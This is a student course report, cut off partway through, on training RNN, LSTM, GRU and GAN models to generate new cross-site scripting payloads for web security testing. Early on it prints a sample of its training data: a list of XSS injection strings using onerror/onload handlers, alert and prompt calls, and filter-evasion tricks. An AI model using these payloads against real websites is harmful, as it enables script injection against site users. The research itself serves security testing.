

Generating Synthetic Cross-Site Scripting Payloads with DeepLearning

Machine Learning Course Final Project Report

2021280115 - Mikias Berhanu

Feb 20, 2022


Table of Contents

Table of Contents	2
1. Introduction	3
2. Problem Definition and Algorithm	6
2.1 Task Definition	6
2.2 Algorithm Definition	8
2.2.1 RNN, LSTM and GRU	8
2.2.2 Generative Adversarial Networks (GANs)	12
3. Experimental Evaluation	15
3.1 Methodology	15
3.1.1 RNN, LSTM and GRU models implementation	15
3.1.2 GAN model implementation	20
3.2 Results	26
3.2.1 RNN, LSTM and GRU Results	26
3.2.2 GAN Results	33
3.1 Discussion	39
4. Related Works	40
5. Future Work	40
6. Conclusion	42
7. References	43
8. Generated Payloads	45
8.1 RNN	45
8.2 LSTM	45
8.3 GRU	46
8.4 GAN	46

1. Introduction

Cross-site scripting is one of the most highly exploited vulnerabilities on web applications. New exploitation techniques are crafted almost everyday and this happens usually through zero day attacks where the vulnerability is exploited before it's patched. Due to the growing threats of this vulnerability there is a high demand for strong and efficient detection and defense mechanisms. The proposed deep learning based synthetic Cross-Site Scripting (XSS) exploit generation not only can be used to test the security of web application but also help programmers, security professionals and other individuals involved in web development and security, to have a better understanding of the problem domain and in creating a strong defense mechanisms against these attacks.

Cross-Site Scripting (XSS) is a type of web application vulnerability that comes in the form of injection which is usually composed of HTML tags, Javascript and CSS code scripts. Due to the growing complexity of HyperText Markup Language(HTML) and the formation of new Tags, websites are becoming more vulnerable to these attacks. This happens most of the time due to the fact that most web applications do not validate user input properly leaving the website vulnerable to attackers. This will allow an attacker to send malicious scripts to a normal user of the website on the other side of the world. Browsers do not have the ability to detect whether current running scripts are malicious or not, they just run them as they receive them over the current HTTP request. Oftentimes, XSS attacks are carried out to steal user cookies and credentials which are stored on the victims computers.



Cross-Site Scripting(XSS) attacks can happen in two ways: the first one is when user input is saved without a proper validation. And the second one is when dynamic content is served to the user without any form validation checks. Based on the above two ways of attack vectors, XSS attacks can be classified as Stored, Reflected and DOM-Based attacks.

- a) Stored Cross-Site Scripting Attacks:** These attacks are permanently stored on the application database, user chat forums, comment sections etc... and whenever the user requests for stored resources then the XSS attack will be triggered on the victims device. These attacks are also called Persistent or Type-I XSS.
- b) Reflected XSS Attacks:** These attacks are reflected or shown back on the web browser in the form of error messages, notifications, search results etc... These forms of attacks are usually delivered through a different route, such as email attachment.
- c) DOM-Based XSS Attacks:** These attacks take place by modifying the DOM object on the victims browser, this will make the web application function in a different way. This is due to a problem on the server side where the HTTP request doesn't change but the client side runs and functions maliciously.

By 2020 the overall XSS traffic which was blocked jumped from Q2 2020 to Q4 2020, which doubled the amount of XSS requests, 10% of the total blocked requests. Over the past year 513 new XSS vulnerabilities have been registered on the National Vulnerability Database (NVD), 5,507 XSS vulnerabilities registered over the past three years. This shows the extent of the vulnerability and how much damage it can cause. So why does the industry need an efficient and strong testing and defense mechanism against these attacks? The fact that the web applications allow users to upload complicated inputs like HTML tags, images, emojis etc... on their web servers is a huge headache and a simple validation schema won't protect the web app from being vulnerable to XSS attacks. In addition to that almost every website in the

world serves some sort of dynamic content to its users and without a proper validation in place it will be a trigger point for an XSS attack. Many exploitation techniques and tools are fabricated by hackers rapidly and the current defense mechanisms won't have enough strength to defend the websites from the new more sophisticated exploits.

Currently most websites and applications use signature based defense mechanisms and input encoding. Signature based basically works by comparing new incoming attack exploits with existing exploits which are stored in a large database or dictionary. Signature based methods can defend the web application from older forms of attacks but can't cope up when new exploits are used against the application unless the database is manually updated. Input encoding means turning the entire user input into an encoded value which makes it harmless against the entire system. However, these encoding schemas can be reverse engineered and can not be a permanent solution.


This project will introduce a testing mechanism for XSS attacks rather than defending against these attacks which is a prevention method. New and unseen XSS exploits will be generated using deep learning by learning from old and existing XSS exploit dataset. These newly generated exploits can then be used to test the security of web applications and check how they will respond to newly developed XSS exploits. These will help developers and business owners where their application stands in terms of XSS attacks. The project can also be used as a proof of concept that deep learning models can be trained to perform XSS attacks, at a bare minimum to successfully perform Reflected XSS attacks.

2. Problem Definition and Algorithm

2.1 Task Definition

As discussed in the introduction part, the main goal is to train a deep learning model which is capable of generating synthetic Cross-Site Scripting(XSS) exploits. The input for our deep learning model is going to be a set of previously used exploits

and our output will be a new form of exploit which is different from the training data. The input data is collected from several online dataset and code repositories like Kaggle and github. Different implementations have been used in order to generate the exploits: Simple Recurrent Neural Networks(RNNs), Long Short-Term Memory (LSTMs), Gated Recurrent Units(GRUs) and Generative Adversarial Networks (GANs). The above mentioned implementations take a corpus of exploits from the dataset and try to generate new exploits.



High Level project model structure

The dataset is composed of JavaScript event handlers, html tags and at times they include CSS code as well. The dataset is collected from [Kaggle](#) which is an online machine learning competition platform and [github](#) a code repository.

```

"-prompt(8)-"
';a=prompt,a()//
'-eval("window['pro'%2B'mpt'](8)')-'
"-eval("window['pro'%2B'mpt'](8)')-"
"onclick=prompt(8)>"@x.y
"onclick=prompt(8)><svg/onload=prompt(8)>"@x.y
<image/src/onerror=prompt(8)>
<img/src/onerror=prompt(8)>
<img src =q onerror=prompt(8)>
</scrip</script>t<img src =q onerror=prompt(8)>
<script\x20type="text/javascript">javascript:alert(1);</script>
<script\x3Etype="text/javascript">javascript:alert(1);</script>
<script\x0Dtype="text/javascript">javascript:alert(1);</script>
<script\x09type="text/javascript">javascript:alert(1);</script>
'`"><\x3Cscript>javascript:alert(1)</script>
'`"><\x00script>javascript:alert(1)</script>
<img src=1 href=1 onerror="javascript:alert(1)"></img>
  
```


The importance of this project is quite obvious, most of our daily life routines are related to websites and web services. Banking, Schools, Hospitals, Social Media almost everything runs on websites, and the security of websites is something that all of us should be concerned about. Cross-Site Scripting(XSS) is a growing vulnerability which has been used to exploit a number of huge corporations and caused massive destruction. Numerous websites use signature based firewalls and other defense mechanisms. This project will provide an additional security layer, by which business owners and developers can test their applications before and after deployment.

2.2 Algorithm Definition

2.2.1 RNN, LSTM and GRU

Recurrent Neural Networks(RNNs) are designed for sequential forms of data like sound, text etc... and they are able to work with sequential forms of data using internal memory which is trained to hold important inputs then these inputs will be used for future predictions. RNNs are used for both generative and predictive models based on sequential data. As a pointer, if we take one single exploit from our dataset `<script\x0Atype="text/javascript">javascript:alert(1);</script>`, RNNs are capable of understand the context around the input and capable of generating a new form of exploit which is something like `<ordomnoneript:javascript:javascript:alert(1)">` or even `<script SnC="javascript:alert(1)"></script>` although the exploits generated are syntactly wrong but they perform decent job in terms of resembling the input data. RNNs can operate in different ways in terms of input and generating sequence, for this project it will be many to many cases since our input data is a sequence with variant length and the same for the output. RNNs have the ability to maintain internal state and

also keep a summary of what's going on in the internal network which helps them to understand and recognize different sequence patterns.



Many to Many form

RNNs store prior information by using loops which are used for forwarding information, the hidden states work like a memory and capture information about the previous hidden state. And this newly collected information is then passed to the next hidden state using loops. New hidden states are calculated by combining the input vector and the vector sent by the previous state which are then passed through a non-linearity function \tanh , which forces the output vector to be in a value between -1 and 1.

One of the downsides of RNNs is the fact that they have memory problems and vanishing gradients. RNNs are limited in terms of previous information they can access meaning, the longer the sequence the harder it gets carrying information forward to the newly formed hidden states. This problem is called *short-term memory*. This is due to the vanishing gradient, vanishing gradient is an issue for almost all neural networks since all of them use backpropagation algorithm to train

and optimize themselves. RNNs are trained using Back Propagation Through Time(BPTT), where each gradient is calculated in terms of the time step from the previous hidden state, if the adjustments from the previous state are smaller then the adjustment on the current hidden state gradient will be even smaller which will cause the vanishing gradient problem.

Long Short-Term Memory (LSTMs) and Gated Recurrent Units(GRUs) are variants of RNNs which solve the problem of short-term memory. Gates are components which are used to control the flow of information in the hidden states. They help the network to learn the features which are most important and discard any information which is not relevant. This will help the network to learn long-term dependencies among the hidden states and the input sequence. Both LSTMs and GRUs use gates as part of their implementation. The difference between LSTMs and GRUs is the fact that GRU is less complex of architecture which makes it faster compared to LSTMs. GRU have two gates used for resetting and updating whereas LSTMs have three gates for input, output and forget. GRUs are fast in execution and training because they use less number of training parameters, however LSTMs are more accurate in long sequences. The table below show that GRUs have two gates with only one activation function ϕ and LSTMs have three gates with 2 activation function ϕ_1 and ϕ_2 which makes GRUs less complex and faster for training.

GRUs	LSTMs
$z = gate(x, y)$	$i = gate(x, h)$
$r = gate(x, h)$	$o = gate(x, h)$
$\widehat{h[t]} = \phi(Wx + U(r \odot h[t - 1]))$	$f = gate(x, h)$
$h[t] = (1 - z) \odot h[t - 1] + z \odot \widehat{h[t]}$	$c[t] = f \odot c[t - 1] + i \odot \phi_1(W_x + Uh[t - 1])$
	$h[t] = o \odot \phi_2(c[t])$


GRU and LSTM equations

For most RNNs, LSTMs and GRUs work in a similar fashion. If an exploit E is broken down into smaller pieces then its composed of N tokens T more formally: $E = (T_1, T_2, \dots, T_n)$. Each character T_i is part of a bigger vocabulary which contains all possible tokens: $V = \{v_1, v_2, \dots, v_{|V|}\}$ where $|V|$ is the size of the vocabulary. In order to compute the probability of an exploit we can apply the chain rule:

$$p(s) = \prod_{n=1}^N p(T_n | T_{<n}) \text{ where } T_{<n} \text{ represents words from the previous hidden}$$

states. Now that there are $N - 1$ tokens, in order to represent these tokens in deep learning models, they have to be encoded into numeric tensor forms. One-hot-encoding is one form of representing these tokens in the form of numeric tensors to be fed into our models. Each token in the vocabulary is represented in the form binary vector, the i -th word with vector W_i , set the value to 1 and all the other elements are set to 0: $w_i = [0, 0, \dots, 1(i - th\ element), 0, \dots, 0]^N \in \{0, 1\}^{|V|}$. Afterwards, the input to the model will $N - 1$ one-hot-encoded vectors, which will then be multiplied by the weight vector.


During the training phase the initial memory vector h is set to zero, one the first path through the RNN unit special token will be forwarded to mark the beginning of the exploit's code snippet. The output of the first RNN unit is going to be the probability of each possible word from the vocabulary. The memory vector will be updated and sent to the next RNN unit. This process will be done several times, each time updating the memory vector h and passing it to the next RNN unit. The output at a time step t is going to an affine transformation of the computed memory vector h .



Forward Pass inside RNN Units

2.2.2 Generative Adversarial Networks (GANs)


Generative Adversarial Networks (GANs) are used for solving generation tasks or problems. GANs are the opposite of classification tasks and they try to create a high dimensional perceptual object as their output. Basically when we do classification tasks we will train a model on a data having labels with it and the model will predict to which class a data point will belong to in other words mapping input data to its respective class, whereas in generation task the model will try to generalize the kind of distribution the data have and try to generate a new example of which is similar with the training distribution.



Generative models and normal supervised models


Generative Adversarial Networks(GANs) are widely used in computer vision, they are used for image to image translation, image super resolutions, unpaired image translation etc... The building blocks of GANs are two Convolutional Neural Networks(CNNs) namely Generator and Discriminator. Convolutional Neural Networks(CNNs) are the goto models for image classification and computer vision. GANs take this to a whole new level by using two CNNs in their architecture. The Generator is used for creating high dimensional perceptual objects and the Discriminator performs a normal classification task to identify whether the generated data resembles the original data. There are other generative models like Variational Autoencoders (VAEs) and Autoregressive or Wavenet models. Compared to the two mentioned models, GANs have faster inference speed than Autoregressive models and semantically meaningful latent spaces. Latent spaces are vector spaces which are composed of latent variables, latent variables are invisible but important components of the domain, they are the compressed or projected values of a data distribution.

The training phase is somehow a form of adversarial game between the generator and discriminator. The task of the generator will be generating plausible or realistic data and trying to fool or cheat our discriminator who is trying to classify whether the data generated is real or fake. Real in a sense it's similar with the original training data and fake meaning the generated data does not resemble the original training data. This training will continue as many times as needed until the discriminator will no longer be able to distinguish the real from fake.



GANs Architecture

The generator will take a fixed length randomly distributed vector as a first input and try to generate a sample which is part of the domain or part of the training data domain. This random vector is drawn from Gaussian distribution which is used to seed the generation process. Whereas, the discriminator takes samples from the training data and performs binary classification as real or fake, fake in a sense machine generated data. Once the discriminator is not able to distinguish generated data from the real data it is discarded from the system. The diagram below will generalize the GANs architecture and training process.



GANs architecture and training process

3. Experimental Evaluation

3.1 Methodology

3.1.1 RNN, LSTM and GRU models implementation

The first approach that was used to generate the exploits was using Recurrent Neural Networks and different variants of Recurrent Neural Networks(RNNs). The other two variants of RNNs that were used for this project are Long Short-Term Memory(LSTMs) and Gated Recurrent Units(GRUs). The difference behind these three models is described in the above section and all three implementations have

their own pros and cons. For the purpose of comparing the performance of each model, the same settings are implemented on these models.

One of the primary steps before starting to work with our models is to Preprocess our data, in this case the code snippets of the exploits. Once the dataset is loaded, creating a vocabulary where our models will use it later for mapping characters to indices and vice-versa is the first thing to do. Our models work with numbers and the strings inside our dataset have to be converted into numerical form which is called vectorization. This process of vectorization is done using the vocabulary that was created from our dataset. One thing to note here is that this vocabulary contains only unique characters from the dataset meaning there won't be any redundant characters. Once the dataset is converted into a vector form of numeric tensors then this vector form will be splitted into fixed length batches or word embeddings. These small batches then will be used to train our model. This method is often used when using generative models and especially text generation. The vectoral representations will be splitted into a sequence of smaller batches which is much easier to train our model and also memory efficient. Once the batches are created then, we convert these numerical vectors into one-hot encoding where the i -th character is set to 1 and the rest character will be set to 0 which is a form of binary representation. The data is also splitted into training set, validation set and testing set. 10,000 data samples from the training set are used for validation purposes and as for the testing set a completely new data is used which is not part of the training and validation set data.


Once the data is processed, creating the model architecture will be the next step. As mentioned earlier for the purpose of comparing their performance, each model is set with the same hyperparameter values. The layers used for all the three models RNN, LSTM and GRU include: SimpleRNN, LSTM, GRU, Dropout, Dense layers. The SimpleRNN is a layer which takes the initial sequence with an input shape of the sequence length in this case which is set to a constant value 200 and vocabulary length, the same goes to LSTM and GRU layers. The Dropout layer is used for preventing overfitting which sets a value of 0 for some network weights

during training. The dense layers are used as a final output layer to generate the next character from the previous sequence; it is used with an activation function of softmax which forces the output of the Dense layer to be in between 0 and 1 as a probability distribution value. For each model the Categorical Cross Entropy is used as a loss function with an optimizer rmsprop.

Model	Input Shape	RNN Units	Dropout Layer	Dense Layer	Dense Activation	optimizer	loss
SimpleRNN	(200, 116)	128	2	1	softmax	categorical_crossentropy	rmsprop
LSTM	(200, 116)	128	2	1	softmax	categorical_crossentropy	rmsprop
GRU	(200, 116)	128	2	1	softmax	categorical_crossentropy	rmsprop

Model Architecture for SimpleRNN, LSTM and GRU

Checkpoints are quite useful when training a deep learning model, they are used to save the weights of a network so that we don't have to retrain our model everytime. Deep Learning models take time during training and are computationally expensive. For all the three models, checkpoints are used to save the weights of the models at each epoch. These checkpoints are called as a call back function at the end of each epoch. A sampling function to output the exploit generated by the model, this is quite useful to see whether our model is overfitting or not. As the exploit gets gibberish, it means our model is overfitting and since it's a generative problem it will be quite easy to notice whether a model is overfitting or not from the output. This sampling class is also called as a call back function to output generated exploits at the end of each epoch.



One of the issues when training any machine learning model is overfitting. The methodologies used to tackle overfitting for this project are Dropout and Early stopping. Dropout is an effective technique used to reduce overfitting by randomly ignoring neural networks in our model. This will reduce complex co-adaptations on a training dataset since the contribution to the activation of downstream neurons is ignored. For all the three models two Dropout layers are used with a value of 0.2 meaning 20% percent of our model neurons are randomly selected and ignored. Another technique used is Early stopping which is another regularization technique, we will stop training the model once the model stops improving when it's trained on a validation set. All the three models are first trained on an EPOCH set to 20, the models start overfitting starting from the 15 EPOCH at least for the SimpleRNN model. After the first training is done, reduce the number of epochs and retrain the model to avoid the overfitting which is Early Stopping technique.

All models are trained with the same number of training and validation data samples, the same number of epochs and batch size. Each model is trained twice one the first phase the model is trained with an epoch value set to 20 and during the

second phase the model is trained with an epoch value of 15. As mentioned above it is used as an early stopping technique to avoid overfitting. The batch size is set to 80 for all training meaning each model will process 80 samples of data batches before its updated.

Model	Training shape	Validation Shape	Epochs	Batch Size
SimpleRNN	(10000, 200, 115)	(10000, 200, 115)	20	80
LSTM	(10000, 200, 115)	(10000, 200, 115)	20	80
GRU	(10000, 200, 115)	(10000, 200, 115)	20	80

First phase model training settings

Model	Training shape	Validation Shape	Epochs	Batch Size
SimpleRNN	(10000, 200, 115)	(10000, 200, 115)	10	80
LSTM	(10000, 200, 115)	(10000, 200, 115)	10	80
GRU	(10000, 200, 115)	(10000, 200, 115)	10	80

Second phase model training settings

The loss function used for the models is Categorical Cross Entropy which is a loss function used for multi-class classification. Since softmax is used on the last Dense layer of the model's architecture, the categorical cross entropy loss function works well. The loss function will be applied on the last dimension of the predicted sequence after softmax activation is applied on the dense layers.

$$Loss = - \sum_{i=1}^{output\ size} y^i \cdot \log(\hat{y}_i)$$


RMSProp is used as an optimizer for all the models in this project. It's an extension of gradient descent and the AdaGrad version which used decaying partial derivations. This will allow the algorithm to forget early gradients and focus on the most recent and relevant gradient values. This will accelerate the learning process by

decreasing the number of evaluation functions to reach the optimal stage and give better final results.

3.1.2 GAN model implementation

